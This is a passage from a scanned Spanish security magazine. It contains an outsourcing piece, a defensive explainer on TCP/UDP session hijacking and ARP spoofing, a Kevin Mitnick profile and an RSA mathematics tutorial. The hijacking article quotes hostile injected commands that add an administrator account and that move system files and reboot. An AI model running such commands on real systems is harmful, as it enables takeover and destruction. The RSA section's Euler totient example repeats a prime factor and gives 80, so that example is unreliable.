El modelo MSSP ofrece nuevas alternativas para satisfacer necesidades concretas. En vez de forzar a las empresas a tomar la decisión de una terecerización total, el MSSP les ofrece una decisión basada en papeles complementarios y responsabilidades compartidas. De esta forma la empresa y el MSSP tienen definidos sus roles, pudiendo la empresa aprovechar el valor real del outsourcing y conservar el control de IT.

El MSSP actúa como un proveedor de información detallada de management y de recomendaciones técnicas. La empresa se transforma en un consumidor de este flujo de información y conserva el control de su propia infraestructura y aplicaciones. Las empresas utilizan las recomendaciones proporcionadas por el MSSP para cambiar y ajustar la infraestructura de IT, con el objetivo de mantener la disponibilidad y los niveles de calidad deseados.

De esta forma la empresa conserva el control de sus propios recursos, mientras usa el expertise del MSSP para asistirla en las operaciones del día a día como así también en operaciones estratégicas de management. La empresa proporciona el acceso a sus datos usando una conexión segura a través de su firewall. Esta última también puede proporcionar espacio físico y acceso de red para la conexión de un sistema o appliance del MSSP.

El mercado y el avance de la tecnología fuerza al MSSP a estar continuamente capacitando sus RRHH y adquiriendo las mejores herramientas de management y control. Bajo este modelo la empresa tiene la ventaja de hacer uso de servicios/soluciones de alto nivel sin haber necesitado desarrollarla en forma interna o haberla comprado a altos costos. De la misma manera, puede liberar personal interno para que pongan foco en actividades estratégicas; con la tercerización, los departamentos de IT se pueden enfocar en las aplicaciones y sistemas que hacen al negocio y agregan valor estratégico a las operaciones de la compañía.

Al mismo tiempo, como los profesionales en seguridad están entre los más buscados de la industria, la mayoría de las organizaciones no tiene expertos in-house en materia de seguridad. Encontrar la persona correcta, definir sus roles, gestionar con consultoras al igual que con staff interno, y pagarle el salario, es sólo una parte del desafío. La seguridad puede verse comprometida cuando los expertos dejan la compañía. Además, la seguridad en Internet es un trabajo extenuante, haciendo el trabajo del staff mucho más dificultoso: se necesitan expertos monitoreando la red, evaluando amenazas potenciales, y respondiendo a ataques las 24 horas del día, los 7 días de la semana.

Desventajas del modelo MSSP

Como en cualquier tercerización la confianza es un key issue indispensable para la correcta convivencia entre partes. La existencia de contratos, NDAs (Non Disclosure Agreements) y SLAs (Service Level Agreements) deben dar un marco conceptual a la relación, sobre todo teniendo en cuenta que siempre existirán puntos grises o nuevas situaciones que requerirán revisiones e incorporaciones en los mismos como anexos. Tener contratos rígidos o falta de confianza en un ámbito donde lo complejo y los cambios es la constante, no es la mejor alternativa.

Otro de los puntos a tener naturalmente en cuenta es que el MSSP genera cierta dependencia con la empresa al existir procesos o partes de procesos mixados y compartidos, como así también la existencia de infraestructuras compartidas con otros clientes.

Conclusión

El punto clave, para toda empresa, donde la seguridad de la información se vuelve cada día más crítica, será evaluar cuando es realmente necesario la tercerización en un MSSP. La decisión no debería ser compleja, solo basta con responder a dos preguntas para tomar la determinación:

1) ¿Es estratégica para mi empresa la función/servicio de seguridad que estoy evaluando tercerizar?.


2) ¿La función que estoy evaluando es el negocio principal de mi empresa? (core competency).

Si cualquiera de estas preguntas es negativa, la alternativa de outsourcing es altamente viable y en muchos casos recomendable.

El mundo está cambiando, impulsado por los nuevos modelos de negocios basados en Internet, las comunicaciones y la informática. Queda del lado de las Corporaciones y Pymes tomar la decisión de focalizarse en sus negocios estratégicos y tercerizar las funciones operativas que retrasan la adaptación contínua en un mundo que avanza cada vez más rápido. ■

Los servicios de seguridad gestionada crecen velozmente

Tamaño del mercado mundial (Millones de dólares)



Fuente: IDC. Cifras similares son obtenidas a través deGartner.

Hijacking de sesión

Una red permite que las computadoras puedan comunicarse unas a otras entre sí. Pero... ¿cómo podemos saber que nuestra computadora está comunicándose realmente con quien debería?

Marcelo César Augusto Romeo
Microsoft Certified Professional

El artículo es una adaptación (resumido por cuestiones de espacio) extraído del Technet de Microsoft. La versión completa en inglés pude leerse en: http://www.microsoft.com/technet/technetmag/issues/2005/01/SessionHijacking/default.aspx

¿Cómo podemos saber si alguien se apoderó de la sesión establecida entre dos computadoras, con el fin de monitorear la transmisión de datos en forma pasiva, o incluso alterarla?
El hijacking de sesión basa su funcionamiento en el hecho de que la mayoría de las comunicaciones son protegidas –autenticándose mediante el uso de credenciales- al inicio de la sesión TCP, pero no luego de ello. El método más comúnmente usado para realizar un hijacking de sesión, es el conocido como IP spoofing. En este, el atacante hace uso de paquetes ruteados (source-routed packets) para insertar comandos durante una comunicación activa entre dos nodos de una red, haciéndose pasar por uno de los usuarios autenticados.

Existen tres categorías en las que podemos agrupar este tipo de ataques:
1. MITM (man-in-the-middle): el atacante, usando un sniffer, "escucha" la comunicación entre dos máquinas, pudiendo leer, modificar e insertar datos.
2. Blind hijaking: el atacante "inyecta" comandos en la comunicación interceptada, del tipo "net.exe localgroup administrators /add EvilAttacker". El término "ciego" (blind) debe su nombre a que el atacante puede inyectar comandos en el flujo de transmisión de los datos, pero no puede ver la respuesta a esos comandos (como por ejemplo "The command completed succesfully"). Esto es algo así como disparar en la oscuridad; sin embargo, este método ha demostrado ser uno de los más efectivos.
3. Session theft: aquí, el atacante no captura datos ni inyecta comandos durante la comunicación, sino que crea nuevas sesiones o hace uso de sesiones viejas. Este tipo de hijacking de sesión es muy común a nivel de capa de aplicación (application layer), especialmente aplicaciones Web.
Estos ataques resultan particularmente atractivos para los hackers, ya que les permiten tomar control sobre las sesiones establecidas sin ser detectados. Pero lograrlo no resulta una tarea sencilla, ya que el atacante debe sortear una serie de obstáculos para poder tener éxito.

Hijacking de una sesión TCP

Una de las características de TCP es, además de ser un protocolo fiable, la forma ordenada en la que hace la entrega de los paquetes de información. Para esto, TCP hace uso de ACK (aknowledgment packets – paquetes de reconocimiento) y secuencia inicial de números (ISN – initial sequence numbers). El buen entendimiento de estos conceptos es la base del hijacking de sesión. Como mencionamos anteriormente, un atacante MITM simplemente necesita posicionarse de forma tal que las comunicaciones entre cliente y servidor pasen a través de él. Pero veamos qué es exactamente lo que sucede cuando un cliente inicia una sesión TCP con el servidor.
En primer lugar, en el método que se ilustra en la Fig.1 (denominado TCP three-way handshake), el cliente inicia una sesión con el servidor enviándole un paquete de sincronización (SYN packet), con un número x de inicio de secuencia. El servidor responde con un paquete SYN/ACK, que contiene también su propio número de inicio de secuencia p y un número ACK. Este número ACK indica el próximo número de secuencia que el servidor espera del cliente, o sea x+1. El cliente reconoce y acepta el paquete SYN/ACK enviado por el servidor, y le envía de vuelta un paquete ACK con el número de secuencia que éste espera ahora del servidor, o sea p+1. A partir de este momento se establece la sesión, permitiendo que cliente y servidor puedan comenzar a intercambiar datos.
Los valores de los números de secuencia antes mencionados son fundamentales para entender cómo hacer un hijacking de sesión más adelante, así que prestemos suma atención a lo que sigue. Lo mismo vale para los números ACK.
Por ahora, limitémonos a observar qué es lo que sucede con estos números de secuencia cuando el cliente inicia el envío de datos al servidor (Fig.2). Para que el ejemplo sea claro, en este caso el cliente envía el caracter A en un único paquete al servidor.
El cliente envía al servidor el caracter en un paquete con el número de secuencia x+1. El servidor recibe y reconoce este




Fig.1 - TCP Three-Way Handshake




Fig.2 - Envío de datos sobre TCP

paquete, y le envía al cliente un paquete ACK con el número de secuencia x+2 (x+1, más 1 byte para el caracter A). Este es entonces el próximo número de secuencia que el servidor espera del cliente. Aquí es donde entra el atacante, quien (en caso de querer inyectar datos o comandos en la sesión TCP haciéndose pasar como el cliente) deberá saber:

• Cómo hacer un spoofing de la dirección IP del cliente.
• Cómo determinar la secuencia de números correcta que el servidor espera recibir del cliente.
• Inyectar los datos o comandos en la sesión antes que el cliente envíe su próximo paquete.

Las dos primeras tareas no son demasiado complejas, pero la última sí lo es. Compleja… pero no imposible. Fundamentalmente, una vez dentro de la sesión y determinada la secuencia de números correcta, lo que el atacante necesita es la forma de evitar que el cliente envíe datos que cambiarán los números de secuencia. Para lograr esto, hay dos alternativas: inyectar los datos o comandos y esperar que el servidor los reciba antes que el cliente mande nuevos datos (Fig.3), o ejecutar un ataque del tipo denial of service (DoS) a la máquina del cliente.

Repasemos el proceso. El atacante envía un único caracter Z al servidor, con número de secuencia x+2. El servidor lo recibe y lo acepta, y envía al verdadero cliente un paquete ACK con un número de reconocimiento x+3, confirmando la recepción del carácter Z. Pero el cliente quedará confundido al recibir el paquete ACK, porque quizás no envió ningún dato al servidor o porque la secuencia de números que esperaba recibir no es la correcta (puede que el atacante no se haya limitado a enviar tan sólo un único caracter, y haya enviado en su lugar uno de esos comandos tan bonitos, al estilo de: mv 'which emacs' /vmunix && shutdown –r now).

Como veremos más adelante, esta confusión podría generar lo que se conoce con el nombre de TCP ACK storm (una tormenta de paquetes ACK), interrumpiendo la conectividad de la red. En todo caso, el atacante habrá logrado su cometido de hijacking de sesión.

Existen herramientas que automatizan de alguna manera estas tareas, como el Juggernaut (de Mike Schiffman) y el Hunt (de Pavel Krauz), haciéndole la vida más sencilla al atacante.

Hijacking de una sesión UDP

Un hijacking sobre una sesión UDP (User Datagram Protocol) se realiza exactamente de la misma manera que en el caso de una sesión TCP, con la diferencia que aquí el atacante no debe preocuparse por la secuencia de números y demás mecanismos propios de las comunicaciones TCP.

Recordemos que UDP es un protocolo sencillo, más ligero que TCP, que implementa un nivel de transporte orientado a datagramas. Por lo tanto, UDP es:

• NO orientado a conexión.
• NO fiable.

El hecho de no ser fiable, significa que presenta problemas que las aplicaciones que lo usan deben resolver:

• Pueden perderse datagramas.
• Pueden duplicarse datagramas.
• Pueden desordenarse datagramas.

Tratándose entonces de un protocolo no orientado a conexión, inyectar datos en una sesión sin ser detectados resulta una tarea sencilla. La Fig.4 ilustra este tipo de ataques:

Solicitudes de DNS, juegos online (Quake, Half-Life) y aplicaciones peer-to-peer (Edonkey, Emule) hacen uso del protocolo UDP, convirtiéndose en blancos predilectos para el hijacking de sesión.

Factor de riesgo

Una manera obvia de determinar si nuestra red corporativa es susceptible a este tipo de ataques, es probando realizar hijacking de sesion haciendo uso de las herramientas antes mencionadas (Juggernaut y Hunt). Pero por supuesto que esto no es lo más recomendable. Una forma más segura, es averiguando si la red corporativa de nuestra empresa usa protocolos de transporte sin protección criptográfica (encriptación), en el momento de transmitir firmas digitales o autenticar usuarios. Ejemplos comunes de este tipo de protocolos incluyen Telnet, FTP y DNS. De vuelta, si la red corporativa de nuestra empresa está haciendo uso de dichos protocolos sin encriptación, toda sesión establecida sobre los mismos es susceptible de sufrir un hijacking de la misma.

¿Qué contramedidas podemos adoptar para reducir el riesgo de sufrir un ataque por el estilo? Desde ya, implementando sistemas de encriptación en los protocolos de transporte que usemos, como Secure Shell (SSH), Secure Socket Layers (SSL) e Internet Protocol Security (IPSec). Con esto, un atacante que intente un hijacking de sesión tuneleando en un protocolo de transporte encriptado, debería, como mínimo, conocer la llave de sesión usada en la seguridad del tunel… cosa bastante difícil de adivinar o robar. Todo dato o comando que el atacante pretenda inyectar sin usar la llave de sesión correcta, será indescifrable por el destinatario y lógicamente rechazado. Aún en el improbable caso de que el atacante haya entrado en posesión o de la preciada llave de sesión, todo tráfico de red digitalmente firmado provee un mecanismo extra de defensa contra la inyección de código maligno en las sesiones.




Fig.3 - Blind Injection

Como regla general, no conectarse a sistemas potencialmente peligrosos a menos que hagamos uso de protocolos de transporte que usen algoritmos de encriptación fuertes. No olvidemos que protocolos como Telnet y FTP no son las mejores opciones, siendo extremadamente susceptibles a sufrir este tipo de ataques mientras no estén protegidos por túneles encriptados.

Trucos y técnicas

Como hemos visto, lograr con éxito un hijacking de sesión depende de una serie de factores y condiciones, y un atacante puede valerse de diversos trucos y técnicas para que estos se den. Por ejemplo, para ejecutar un ataque del tipo MITM, el atacante debe lograr desviar el tráfico entre cliente y servidor a través de él. Para ello, puede hacer uso de ARP Spoofing, o emplear ciertos trucos a través del envío y redireccionamiento de paquetes ICMP.

Pero es importante tener en cuenta que muchos de estos trucos y técnicas que se mencionan, pueden ser fácilmente invalidados por las contramedidas de seguridad en los protocolos de transporte de las que ya hablamos. Un atacante no puede generar una tormenta de paquetes ACK (TCP ACK storm), por ejemplo, mientras le sea imposible inyectar datos en la sesión. La modificación de las tablas de ruteo también le resultará una tarea imposible, mientras no pueda desencriptar e interpretar la información que deberá rutear. Por eso es bueno saber siempre cuales son los artilugios que un potencial atacante puede esconder bajo la manga.

Básicamente, los trucos más comunes consisten en generar tormentas de paquetes ACK, modificaciones en la tabla ARP, resincronizaciones TCP y modificaciones remotas de las tablas de ruteo.




Fig.4 - Hijacking de sesión UDP




Fig.5 - Tormenta de paquetes ACK

Tormenta de paquetes ACK

En la medida en que el atacante no sea cauteloso en el momento de hacer un hijacking de sesión en la red corporativa de nuestra empresa, sus acciones podrían desencadenar una tormenta de paquetes ACK, con la consecuencia de interrumpir todo tráfico en la red.

Para entender bien esto, analicemos bien qué es lo que sucede cuando un atacante hace un hijacking de sesión desde el punto de vista del protocolo TCP. Asumamos que el hacker ya logró obtener la correcta información de los paquetes (cabeceras, secuencias de números, etc.) durante la sesión. Cuando el atacante envía al servidor datos o comandos inyectados en la sesión, el servidor reconoce y confirma la recepción de los mismos enviando al cliente un paquete ACK. Pero este paquete contendrá secuencias de números que el cliente no está esperando, por lo que el cliente, al recibir el paquete, intentará resincronizar la sesión TCP con el servidor, enviándole in paquete ACK con la secuencia de números que está esperando. A su vez, la secuencia de números de este paquete ACK no es la que el servidor está esperando, por lo que el servidor volverá a enviar otro paquete ACK con la secuencia de números correcta. Este ciclo infinito se retroalimenta rápidamente, generando una tormenta de paquetes ACK como muestra la Fig.5.

A medida que el atacante inyecta más y más datos y comandos, la tormenta de paquetes ACK aumenta considerablemente, degradando la performance de la red. Si ninguno de los dos, hacker o cliente, cierra explícitamente la sesión, la red quedará tarde o temprano sin conectividad alguna.

Modificaciones en la tabla ARP

Básicamente, el protocolo ARP (address resolution protocol) permite a cada uno de los hosts en una red IP, mapear las direcciones IP a direcciones de hardware o MAC Addresses. Supongamos que el host A (192.168.1.100) envía información al host B (192.168.1.250). Si no han existido antes comunicaciones entre A y B, los registros en la tabla ARP de ambos hosts estarán vacíos. Tal como ilustra la Fig.6, el host A hace un envío broadcast de un paquete de ARP, solicitando que el propietario de la IP 192.168.1.250 responda al host A a la dirección 192.168.1.100 con su MAC address. El paquete broadcast es enviado a todas las máquinas que se encuentren en el segmento 1 de la red, y sólo el propietario de la IP 192.168.1.250 debería responder (como ya veremos, no siempre sucede así). Todos los otros hosts ignoran el paquete, mientras el host A recibe un paquete ARP proveniente del host B, informando que su MAC address es BB:BB.BB:BB:BB:BB. Con este dato, el host A actualiza su tabla ARP para poder transmitir datos hacia el host B.

No es difícil entrever el problema de seguridad que aquí se suscita. ¿Puede el host A tener la certeza de que fue realmente el host B quien le respondió? La respuesta es no, y cualquier atacante sabrá tomar ventaja de esto. En nuestro ejemplo, el hacker bien podría enviar un paquete ARP de respuesta hacia el host A antes que el host B lo haga, indicando que la MAC address E0:E0:E0:E0E0: E0 corresponde al host B, tal como ilustra la Fig.7. Por consiguiente, el host A enviará toda la información destinada al host B hacia el atacante, quien luego decidirá si la reenvía o no hacia el host B.

Eventualmente, el atacante puede también manipular paquetes ARP generando tormentas de paquetes ACK, las cuales son fácilmente detectadas por dispositivos o sensores del tipo IDS (Intrusion Detection System). Herramientas de hijacking como el Hunt, lo que hacen es justamente enviar respuestas ARP no solicitadas que la mayoría de los sistemas aceptará, actualizando sus tablas ARP con la información suministrada. En nuestro ejemplo de la Fig.8, el atacante envía al host A una respuesta ARP, informando que la MAC address del host B es C0:C0:C0:C0:C0:C0 (no existente en realidad), y envía también al host B una respuesta ARP informando que la MAC address del host A es D0:D0:D0:D0:D0:D0 (que tampoco existe en realidad). Todos aquellos paquetes ACK entre el host A y el host B que puedan generar una tormenta de paquetes ACK durante una sesión víctima de hijacking, son enviados a direcciones de MAC address inválidas y, por lo tanto, se pierden.

Resincronización TCP

No olvidemos que, luego del ataque, los dos hosts estarán desincronizados, ya que cada uno de ellos estará esperando del otro una secuencia de números diferente. Por eso, con el fin de ocultar todo rastro, un atacante podría querer resincronizar la comunicación entre los hosts una vez finalizado el hijacking de la sesión.

Para ello, teniendo en cuenta que la secuencia de números se incrementa en forma positiva, el atacante necesita de alguna manera alterar dicha secuencia para que los números coincidan con los que un host espera recibir del otro. Herramientas como el Hunt intentan resolver este problema enviando un mensaje al cliente, del tipo:

msg from root: power failure – try to type 13 chars (el número 13 está puesto en forma arbitraria).

El Hunt reemplazará este valor por cual sea el número de bytes que el cliente necesita enviar para resincronizarse con el servidor. La idea de esto es que el usuario acepte, y una vez tipeados los caracteres, Hunt procederá a reestablecer los valores correctos en la tabla ARP, que previamente había alterado para evitar una tormenta de paquetes ACK.

2- El host B envía un ARP reply, indicando que su MAC address es BB:BB:BB:BB:BB:BB

1- El host A lanza a nivel broadcast un requerimiento ARP, preguntando que MAC address corresponde a la IP 192.168.1.250

Switch

host B
IP 192.168.1.250
MAC BB:BB:BB:BB:BB:BB

3- El host C ignora el requerimiento ARP lanzado por el host A

host A
IP 192.168.1.100
MAC AA:AA:AA:AA:AA:AA

Host C
IP 192.168.1.50
MAC CC:CC:CC:CC:CC:CC

Fig.6 - Encontrando al propietario de una determinada MAC address

Los paquetes ICMP de tipo "Redirect", tienen como misión informar al nodo al que van dirigidos acerca de cual es la ruta que la información debe seguir. El nodo (un host, un router, etc.) modificará entonces su tabla de ruteo de acuerdo a la información recibida. Mediante el uso apropiado de estos paquetes, se logra actualizar y optimizar en todo momento la información contenida en la tabla de ruteo.

2- El atacante falsifica y envía una respuesta como host B, antes que éste responda

1- El host A lanza a nivel broadcast un requerimiento ARP, preguntando que MAC address corresponde a la IP 192.168.1.250

Switch

host B
IP 192.168.1.250
MAC BB:BB:BB:BB:BB:BB

host A
IP 192.168.1.100
MAC AA:AA:AA:AA:AA:AA

3- El host A comienza la transmisión de datos supuestamente destinada al host B

Atacante
IP 192.168.1.1
MAC E0:E0:E0:E0:E0:E0

Fig.7 - Respuesta falsificada

Claro que, como dijimos, esta técnica de resincronización entre cliente y servidor usada por Hunt, está supeditada a que el usuario siga las instrucciones que la herramienta le presenta. Es decir, que es muy probable que esto no funcione en el caso de usuarios avanzados; y menos aún, si se están usando protocolos que no sean Telnet ni FTP.

Modificación remota de las tablas de ruteo

Como ya hemos dicho antes, el atacante con intenciones de hackear la sesión necesita ante todo poder rutear los paquetes que circulan entre cliente y servidor, haciendo que pasen a través de él. De esta forma le será fácil monitorear, alterar o inyectar datos y/o comandos en la sesión.

Una de las artimañas más usadas para modificar la tabla de ruteo, consiste en utilizar paquetes ICMP Redirect (type 5), para promocionar una ruta válida a seguir en el momento de enviar datos.

Tocando el registro, podemos proteger Windows contra el uso de paquetes ICMP Redirect. Para ello, debemos localizar la siguiente key: HKLM\System\CurrentControlSet\Services\AFD\Parameters y luego poner establecer en 0 (cero) el valor de EnableICMPRedirect.

Fig.8 - Evitando una tormenta de paquetes ACK

Internet

MAC AA:AA:AA:AA:AA:AA

Tormenta de paquetes ACK enviados a MAC address inválida

Tormenta de paquetes ACK enviados a MAC address inválida

MAC BB:BB:BB:BB:BB:BB

host A

El atacante envía al host A una respuesta ARP indicando que la MAC address correspondiente al host B es C0:C0:C0:C0:C0:C0:


El atacante envía al host B una respuesta ARP indicando que la MAC address correspondiente al host A es D0:D0:D0:D0:D0:D0

host B

Atacante

Conclusión

Proteger las sesiones de red que utilizan tráfico de datos sensibles como números de tarjetas de crédito, transacciones bancarias y comandos de servidores administrativos, es un primer paso en la implementación de normas de seguridad en toda empresa. Impidiendo al atacante la posibilidad de inyectar datos en esas sesiones, estaremos obligándolo a buscar alternativas más complejas para lograr su cometido, disminuyendo el riesgo de comprometer la seguridad y la integridad de los datos que circulan por nuestra red. ■



Nacido el 6 de agosto de 1963 en Van Nuts, California, desde muy niño sintió curiosidad por los sistemas de comunicación electrónica y fue cultivando un obsesivo deseo por la investigación y el logro de objetivos aparentemente imposibles, llegando a poseer una genial habilidad para ingresar a servidores sin autorización, robar información, interceptar teléfonos, crear virus, etc.

Cuando el gobierno de los EE.UU. lo acusó de haber sustraído información del FBI, relacionada a la investigación de Ferdinand Marcos y de haber penetrado en computadoras militares en 1992, decidió defenderse en la clandestinidad, convirtiéndose en un fugitivo de la justicia durante casi tres años. Mitnick fue arrestado por el FBI en Raleigh, North Carolina, el 15 de febrero de 1995.

Kevin descubrió y reveló información de alta seguridad perteneciente al FBI, incluyendo cintas del consulado de Israel en Los Angeles. Sus incursiones costaron millones de dólares al FBI y al gobierno norteamericano, y obligó a este departamento policial a mudar sus centros secretos de comunicación a sitios inaccesibles.

Kevin Mitnick se convirtió en un símbolo entre la comunidad internacional de hackers, después de que el FBI lo investigara y persiguiera infructuosamente durante tres años, y cuya captura se produjo en 1995, cuando los investigadores rastrearon sus huellas hasta llegar a un departamento en Raleigh, en Carolina del Norte.

Bajo un acuerdo de petición de clemencia, la Jueza del U.S. District, Mariana Pfaelzer prohibió a Mitnick a acceder a computadoras, teléfonos celulares, televisión o cualquier equipo electrónico que pudiese ser usado en Internet. La Jueza pensó que Mitnick no estaría en condiciones de obtener ningún recurso económico por encima del salario mínimo.

Sin embargo, un reciente reporte en Internet informó que Mitnick gana más $20,000 por concepto de dictado de conferencias sobre seguridad en Internet, en diversos eventos y foros. ■

Matemática del algoritmo RSA



Hablar de matemática en una revista que no es del tema suena tan raro como que vendan camisas en una relojería. Pero lo cierto es que la matemática juega un papel muy importante en los pilares de la informática, sobre todo en lo que a criptografía se refiere. En esta oportunidad intentaremos aclarar algunos conceptos claves para comprender la magia de uno de los algoritmos de encriptación más utilizados. Señoras y señores ... con Uds ..... RSA. Luz, cámara .... encriptación.

Leonel Becchio

Antes de abordar la matemática necesaria para implementar el algoritmo RSA, daremos algunas nociones básicas sobre álgebra que nos serán de apoyo para comprender la técnica utilizada por el algoritmo en cuestión.

Función MOD

Llamada así por la abreviatura de "módulo", esta operación se encarga de extraer el resto de una división aritmética de números enteros. Pero cuidado, a no confundir con el módulo o valor absoluto de un número que es una función que hace que un número sea positivo sin importar cuál era su signo primitivo.

Si uno divide el número 5 por 2, como resto obtendríamos 1, ya que el número 2 entra 2 veces en el número 5 y sobra 1 unidad. Esto lo anotamos como: 5 mod 2=1

Una propiedad que surge de la división de números enteros es que siempre el resto será estrictamente menor que el divisor, por lo que el resultado de la función MOD serán números naturales que se encuentran entre cero y el número anterior al divisor.

10 mod 5=0
11 mod 5=1
12 mod 5=2
13 mod 5=3
14 mod 5=4
15 mod 5=0

Aquí notamos que al dividir números por 5, los restos estarán comprendidos entre 0 y 4 (menor que 5) formando una progresión cíclica.

Álgebra de exponentes

Cuando tenemos potencias de números, los exponentes reúnen ciertas propiedades que serán de utilidad para facilitar algunas operaciones.

Cuando tengamos un producto de potencias de igual base como $2^3 x 2^2=8x4=32$, es lo mismo expresarlo como una única potencia donde su exponente resulta ser la suma de los exponentes de cada potencia $2^{3+2}=2^5=32$.

Resulta el mismo ejemplo cuando se trata de una división de potencias de igual base como ser:

$$\frac{2^5}{2^3}=\frac{32}{8}=4$$

Esto puede expresarse como una única potencia donde su exponente resulta ser la diferencia de los exponentes de cada potencia $2^{5-3}=2^2=4$

Por otra parte, una potencia de otra potencia puede expresarse como una única potencia cuyo exponente resulta ser el producto de los exponentes iniciales. Por ejemplo $(2^2)^3=4^3=64$ puede expresar como $2^{2x3}=2^6=2x2x2x2x2x2=64$

Demos un breve repaso acerca de números primos. Recordemos que un número se clasifica como primo cuando solamente podemos dividirlo por 1 y por sí mismo. Es decir, posee como dos únicos factores, al número 1 y a sí mismo, ningún otro.

Por ejemplo, el número 5 es un número primo ya que sólo es divisible por 1 y por 5. En cambio 18 no es primo ya que es divisible por 1, 2, 3, 6, 9 y 18.

Asimismo recordemos que un número entero no primo puede ser descompuesto de una única manera en factores que sean números primos. Por ejemplo el número 20 puede expresarse como un producto de números primos en 2x2x5 . Esto se lo conoce como el teorema fundamental de la aritmética. Existe una función derivada de todo esto que se conoce con el nombre de cociente de Euler calculada a partir de la factorización de números primos.

Ella es:

$$Ø(N)=N \times \left(1-\frac{1}{P_1}\right) \times \left(1-\frac{1}{P_2}\right) \times \left(1-\frac{1}{P_3}\right) \times \ldots \times \left(1-\frac{1}{P_n}\right)$$

donde P1 a Pn representan los factores primos del número N.

Ejemplo.

$$Ø(20)=20 \times \left(1-\frac{1}{2}\right) \times \left(1-\frac{1}{2}\right) \times \left(1-\frac{1}{5}\right)=80$$

Combinando un poco todo esto que vimos, consideremos 3^2mod5=9mod5=4, es decir 9 escrito en módulo 5 resulta ser 4. De la misma forma podemos realizar potenciación sucesiva y escribirla en función del módulo de un cierto número, por ejemplo $(3^3\text{mod}5)^2=(27\text{mod}5)^2=(2)^2=4$ es lo mismo expresarlo como $(3^3)^2\text{mod}5=27^2$ mod5=729 mod5=4.

Lo que no resulta ser igual es, en cambio, extender las propiedades de la función módulo al resultado de la misma forma que a los exponentes. Veamos lo siguiente, 3^6mod5=4, si tomamos el exponente 6 y lo convertimos según el módulo 5, nos da 6mod5=1.

Si ahora hiciésemos $3^{(6\text{mod}5)}\text{mod}5=3^1$ mod5=3. Como vemos, la función módulo no puede extenderse para ser aplicada al exponente. Lo que sí puede hacerse es aplicarse pero respecto a la función de Euler. Veamos, la función de Euler aplicada a 5 resulta ser:

$$Ø(5)=5 \times \left(1-\frac{1}{5}\right)=4$$

Bien, tenemos que 3^6mod5=4 por lo que dijimos antes que $3^{6\text{mod}5}\text{mod}5=3\neq4$ pero sí resulta ser igual a $3^{(6\text{mod}Ø(5))}\text{mod}5=3^{(6\text{mod}4)}$ mod5=3^2mod5=9mod5=4 como era de esperarse.

Resumiendo, no es lo mismo aplicar la función módulo de un número al resultado que aplicársela a los exponentes. Pero sí resulta ser igual si en vez de aplicar la función módulo de ese número, la aplicamos pero respecto de la función de Euler evaluada en ese número.

El algoritmo RSA
y la generación de claves

Antes de entrar plenamente en el desarrollo del algoritmo, veamos algunos puntos importantes que nos ayudarán a comprender la esencia del mismo.

Como sabemos, algunos programas como PGP basan su funcionamiento en un sistema criptográfico de clave pública, donde el emisor codifica el mensaje a enviar con una clave de carácter público y el receptor es capaz de decodificarla haciendo uso de una clave privada que solo él conoce. Uno de los algoritmos más importantes en los que se basa el sistema criptográfico de clave pública es aquel creado por tres matemáticos del MIT, Rivest, Shamir, Adleman de cuyas iniciales proviene el término RSA. Este algoritmo se basa principalmente en dos postulados:

- Si se decodifica un mensaje codificado, se obtiene el mensaje original. Conceptualmente lo expresamos como D[E(M)]=M donde M es el mensaje original, y E y D representan las acciones de codificar y decodificar respectivamente. La relación inversa también resulta válida E[D(M)]=M
- Si se da a conocer públicamente la función E, no se está revelando D y por lo tanto quién posea D será capaz de decodificar el mensaje encriptado con E.

Descripta matemáticamente, la función de encriptación se representa por $C=T^E$modN, donde T representa al texto en claro (el que se desea encriptar), C es el texto cifrado y E representa la clave pública.

